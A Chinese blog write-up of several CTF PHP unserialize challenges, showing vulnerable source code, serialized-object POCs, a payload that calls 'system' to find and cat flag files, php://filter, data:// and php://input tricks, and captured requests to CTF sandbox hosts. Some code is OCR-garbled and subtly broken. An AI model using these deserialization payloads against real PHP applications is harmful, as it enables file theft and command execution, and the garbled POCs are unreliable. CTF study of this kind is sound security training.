

反序列化（Unserialize）题目讲解

原创

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分类专栏：信息安全漏洞 文章标签：反序列化漏洞 PHP CTF

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订阅专栏

2021-第五空间智能安全大赛-Web-pklovecloud

网页源码：

```
<?php
include 'flag.php';
class pkshow
{
    function echo_name()
    {
        return "Pk very safe^.^";
    }
}

class acp
{
    protected $cinder;
    public $neutron;
    public $nova;
    function __construct()
    {
        $this->cinder = new pkshow;
    }
    function __toString()
    {
        if (isset($this->cinder))
            return $this->cinder->echo_name();
    }
}

class ace
{
    public $filename;
    public $openstack;
    public $docker;
    function echo_name()
    {
        $this->openstack = unserialize($this->docker);
        $this->openstack->neutron = $heat;
        if($this->openstack->neutron === $this->openstack->nova)
        {
            $file = "./{$this->filename}";
        }
    }
}
```

```

        if (file_get_contents($file))
        {
            return file_get_contents($file);
        }
        else
        {
            return "keystone lost~";
        }
    }
}

if (isset($_GET['pks']))
{
    $logData = unserialize($_GET['pks']);
    echo $logData;
}
else
{
    highlight_file(__FILE__);
}
?>

```

POC:

```

<?php

class acp
{
    protected $cinder;
    public $neutron;
    public $nova;

    function __construct()
    {
        $this->cinder = new ace();
    }
}

class ace
{
    public $filename='flag.php';
    public $openstack;
    public $docker = '0:1:"F":2:{s:7:"neutron";N;s:4:"nova";R:2;}';

}

$d = serialize($b);

var_dump(urlencode($d));

?>

```

原理讲解: \$file = "./{\$this->filename}";if (file_get_contents(\$file)) {return file_get_contents(\$file);}

主要重心还是放在里, 明显我们只需要把filename换成flag.php就可以了。根据常规思想看完结果就往回推, 要触发这个函数, 只需要把acp里的cinder赋值为ace的对象就可调echo_name函数。但是在这个函数里有一个判断条件, 现在的问题就是如何解决这个判断的问题。

这里可以有两种的绕过方法:

1. 通过返回值都为NULL, 进入函数。

```
<?php  
  
$a = unserialize("");  
  
var_dump($a);  
echo "<br/><br/>";  
var_dump($a->aaa); //指向不存在的属性, 返回NULL  
?>
```

测试结果:

bool(false)

NULL

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既然如此, 我们给docker赋值为空即可进入函数。具体的POC大家可以自己写一下。

1. 通过指向前面已经序列化的属性的指针引用

```
<?php  
class Test {  
    var $rr = "ctfer";  
    var $qq;  
}  
  
$pop = new Test();  
$pop->qq = &$pop->rr;  
$cpp = serialize($pop);  
var_dump($cpp);  
echo "<br/><br/>";  
var_dump(unserialize($cpp));  
?>  
//0:4:"Test":2:{s:2:"rr";s:5:"ctfer";s:2:"qq";R:2;}  
//{ ["rr"]=> &string(5) "ctfer" ["qq"]=> &string(5) "ctfer" }
```

可以看到反序列化结果一样。这样也是可以绕过的。

fn+f12查看源代码，发现一段与页面上的时间似乎相关，有点类似使用那个call_user_func函数远程命令执行，然后使用ackbar查看果然是POST提交参数，然后我们修改参数，读取网页源码即可（返现果然是用我们猜想的那个函数远程代码执行，经验果然重要）。

The screenshot shows theackbar tool interface. At the top, there's a navigation bar with tabs: LOAD, SPLIT, EXECUTE, TEST (selected), SQLI, XSS, LFI, SSTI, ENCODING, and HASHING. Below the tabs, the URL is set to `http://challenge-23d5a178270a5bea.sandbox.ctfhub.com:10800/index.php`. A toggle switch labeled "Enable POST" is turned on. The "Body" field contains the payload `func=file_get_contents&p=index.php`. On the right side, there are dropdown menus for " enctype" (set to `application/x-www-form-urlencoded`) and "encoding". A button labeled "ADD HEADER" is located at the bottom left of the main input area. In the bottom right corner, there is a watermark-like text: "CSDN @NGC^2237".

网页源码：

```

<?php
$disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen
"escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func",
"array_map","register_shutdown_function","register_tick_function","filter_var", "filter_var_array",
"array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents"
);
function gettimeofday($func, $p) {
    $result = call_user_func($func, $p);
    $a= gettype($result);
    if ($a == "string") {
        return $result;
    } else {
        return "";
    }
}
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
        if ($this->func != "") {
            echo gettimeofday($this->func, $this->p);
        }
    }
}
$func = $_REQUEST["func"];
$p = $_REQUEST["p"];
if ($func != null) {
    $func = strtolower($func);
    if (!in_array($func,$disable_fun)) {
        echo gettimeofday($func, $p);
    }else {
        die("Hacker...");
    }
}
?>

```

没看WP之前，我十分疑惑，这组题目在CTFHUB中属于反序列化的分组，为什么我没有看到反序列化的函数，搞得我一直以为是RCE。看来WP瞬间明白Unserialize也是一个函数它的参数就是字符串，反序列化之后就可以远程代码执行了。这方法果然够高，这之后的思路就比较简单明了。

直接上POC:

```

<?php
class Test {
    var $p = "find / -name *flag*";
    var $func = "system";
}

echo serialize(new Test());
?>

//输出: O:4:"Test":2:{s:1:"p";s:19:"find / -name *flag*";s:4:"func";s:6:"system";}

```

寻找之后在输出的最后一行发现一个比较可以装flag的文件，直接读取即可。

```

<?php
class Test {
    var $p = "cat /flag_285906012";
    var $func = "system";
}

echo serialize(new Test());
?>

//输出: O:4:"Test":2:{s:1:"p";s:19:"cat /flag_285906012";s:4:"func";s:6:"system";}

```

2020-网鼎杯-青龙组 -Web-AreUSerialz

题目源码：

```

<?php

include("flag.php");//包含文件

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() { //如果为1就写文件，为2就读取文件（利用点）
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res); //读取文件并且将结果输出出来
        } else {
            $this->output("Bad Hacker!");
        }
    }
}

```

```

    }

}

private function write() {
    if(isset($this->filename) && isset($this->content)) {
        if(strlen((string)$this->content) > 100) {
            $this->output("Too long!");
            die();
        }
        $res = file_put_contents($this->filename, $this->content);
        if($res) $this->output("Successful!");
        else $this->output("Failed!");
    } else {
        $this->output("Failed!");
    }
}

private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename); //读取文件的经典函数
    }
    return $res;
}

private function output($s) {
    echo "[Result]: <br>";
    echo $s;
}

function __destruct() { //销毁类时的数值
    if($this->op === "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
}

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET['str'])) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) { //判断字符串是否在32和125之间
        $obj = unserialize($str); //反序列化
    }
}

```

第一个考虑点，主要重心要放在读取文件上，即op的值需要为2，这样在__destruct()中op=="2"，也能进行绕过。然后就是文件名这里在CTFHUB上已经把文件放在了flag.php上，所以我们将filename='flag.php'即可。

第二个考虑点，绕过is_valid()函数。

- 方法一：使用public属性进行绕过，因为在protected属性序列化出来的结果中，有字符%00，其ASCII码值不在32~125之间。但是在高级的版本中不是很注意属性值，将protected换成public，也是可以绕过的。

POC:

```
<?php
class FileHandler
{
    public $op;
    public $filename;
    public $content;

    function __construct()
    {
        $this->op = 2;
        $this->filename = "php://filter/convert.base64-encode/resource=flag.php";
        $this->content = "Hello World!";
    }
}

$a = new FileHandler();
$a = serialize($a);
echo ($a);
```

结果（将base64解码即可）：

```
[Result]:
PD9waHAKJEZMQUcgPSAiY3RmaHViezEwYzZmNGI0NTIwYmQxZDVkNDZkYTIIY30iOwo/Pgo=
[Result]:
```

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- 方法二，反序列化的结果中，如果把表示字符串的s改成S，后面的字符串看成16进制进行处理，后面的字符串可以用十六进制表示，即将%00转化为\00*\00，反序列化的时候，会将\00看成16进制即为0，不影响后面结果。

替换结果：

```
O:11:"FileHandler":3:{s:5:"op";i:2;s:11:"filename";s:52:"php://filter/convert.base64-encode/resource=flag.php";s:10:"content";s:12:"Hello World!";}
O:11:"FileHandler":3:{S:5:"\00*\00op";i:2;S:11:"\00*\00filename";S:52:"php://filter/convert.base64-encode/resource=flag.php";S:10:"\00*\00content";S:12:"Hello World!"}
```

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POC:

```
<?php

class FileHandler
{
    protected $op;
    protected $filename;
    protected $content;

    function __construct()
    {
        $this->op = 2;
        $this->filename = "php://filter/convert.base64-encode/resource=flag.php";
        $this->content = "Hello World!";
    }

}

$a = new FileHandler();

$a = serialize($a);

$a = str_replace('*', '\00*\00', $a);
$a = str_replace('s:', 'S:', $a);
echo ($a);

?>
```

一样出现结果。

```

private function write0 {
    if(isset($this->filename) && isset($this->content)) {
        if(strlen($string)$this->content) > 100) {
            $this->output("Too long!");
            die();
        }
        $res = file_put_contents($this->filename, $this->content);
        if($res) $this->output("Successful!");
        else $this->output("Failed!");
    } else {
        $this->output("Failed!");
    }
}

private function read0 {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
    return $res;
}

private function output($s) {
    echo "[Result]:<br>";
    echo $s;
}

function _destruct0 {
    if($this->op === "2") {
        $this->op = "1";
        $this->content = "";
        $this->process();
    }
}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++) {
        if(!ord($s[$i]) >= 32 && ord($s[$i]) <= 125)
            return false;
    }
    return true;
}

if(isset($_GET['str'])) {
    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}
[Result]:
PD9waHAKJEZMQUcgPSAiY3RmaHViezEwYzZmNGI0NTlwYmQxZDVkNDZkYTIIY30iOwo/Pgo=

```

URL
http://challenge-37ded99fb146b56.sandbox.ctfhub.com:10800/?str=0:11:"FileHandler":3:(S:5:\00*\00op";i:2:S:11:\00*\00filename";S:52:"php://filter/convert.base64-encode/resource=flag.php";S:10:\00*\00content";S:12:"Hello World!");

Enable POST

ADD HEADER

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浙江省大学生网络与信息安全竞赛-决赛-2019-Web-逆转思维

这道题感觉更多的是PHP伪协议使用，反序列化只是之后的简单的使用。

源代码：

```

<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
} else{
    highlight_file(__FILE__);
}
?>

```


看到这一代码思路就比较清晰，过掉几个判断，然后再反序列化即可。但是这里没有任何的类说明就需要读取源码咯，而且发现存在文件读取函数，看看伪协议读取文件。

- 第一个判断绕过：

需要使text中的文件内容与welcome to the zjctf相同，可以使用data协议或者input协议


1. data://text/plain协议

data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=



The screenshot shows a browser-based exploit tool interface. The URL bar contains `challenge-af603692509962bd.sandbox.ctfhub.com:10800/?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=`. Below the URL bar, there's a text input field containing the same base64 encoded string. The 'HackBar' tab is active in the top navigation bar. The status bar at the bottom right says 'CSDN @NGC^2237'.

1. php://input协议



The screenshot shows a browser-based exploit tool interface. The Request pane shows a POST request to `?text=php://input` with various headers like Host, Content-Length, Cache-Control, etc. The Response pane shows the server's response with status 200 OK, headers including Content-Type: text/html, and the body containing the text `welcome to the zjctf`. The status bar at the bottom right says 'CSDN @NGC^2237'.

php://input+post传参

- 第二个include(\$file)

这里使用伪协议通过base64读取出来，然后使用base64解码拿到源码，这里使用BS不知道为什么用Hackbar不行。

```

<?php

class Flag{ //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !//COME ON PLZ");
        }
    }
}

?>

```

这里就是要求反序列化之的file值为flag.php即可，这里可以直接读取或则使用伪协议读取。简单POC:

```

<?php

class Flag{ //flag.php
    public $file='flag.php';
}

$a = new Flag();

echo serialize($a);

?>

//0:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

```

Pretty Raw Hex \n ⌂

```

1 POST /?text=php://input&file=useless.php&password=
0:4:"Flag":1:{s:4:"file";s:8:"flag.php";} HTTP/1.1
2 Host: challenge-af603692509962bd.sandbox.ctfhub.com:10800
3 Content-Length: 20
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.71
Safari/537.36 Edg/94.0.992.38
7 Origin:
http://challenge-af603692509962bd.sandbox.ctfhub.com:10800
8 Content-Type: application/x-www-form-urlencoded
9 Accept:
text/html, application/xhtml+xml, application/xml;q=0.9, image/
webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q
=0.9
0 Referer:
http://challenge-af603692509962bd.sandbox.ctfhub.com:10800/?text=php://input
1 Accept-Encoding: gzip, deflate
2 Accept-Language:
zh-CN, zh;q=0.9, en;q=0.8, en-GB;q=0.7, en-US;q=0.6
3 Cookie: UM_distinctid=
17c4b5425371f8-0e07f666e1c78d-513c164a-144000-17c4b54253851a
4 Connection: close
5 welcome to the zjctf

```

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.19.3.2
3 Date: Tue, 05 Oct 2021 09:01:49 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Headers: X-Requested-With
9 Access-Control-Allow-Methods: *
10 Content-Length: 205
11
12 <br>
<h1>
    welcome to the zjctf
</h1>
</br>
13 <br>
oh u find it </br>
14
15 <!--but i cant give it to u now-->
16
17 <?php
18
19 if(2==3){
20 return ("ctfhub{4b916b8c58ab25322175341c}");
21 }
22
23 ?>
24 <hr>

```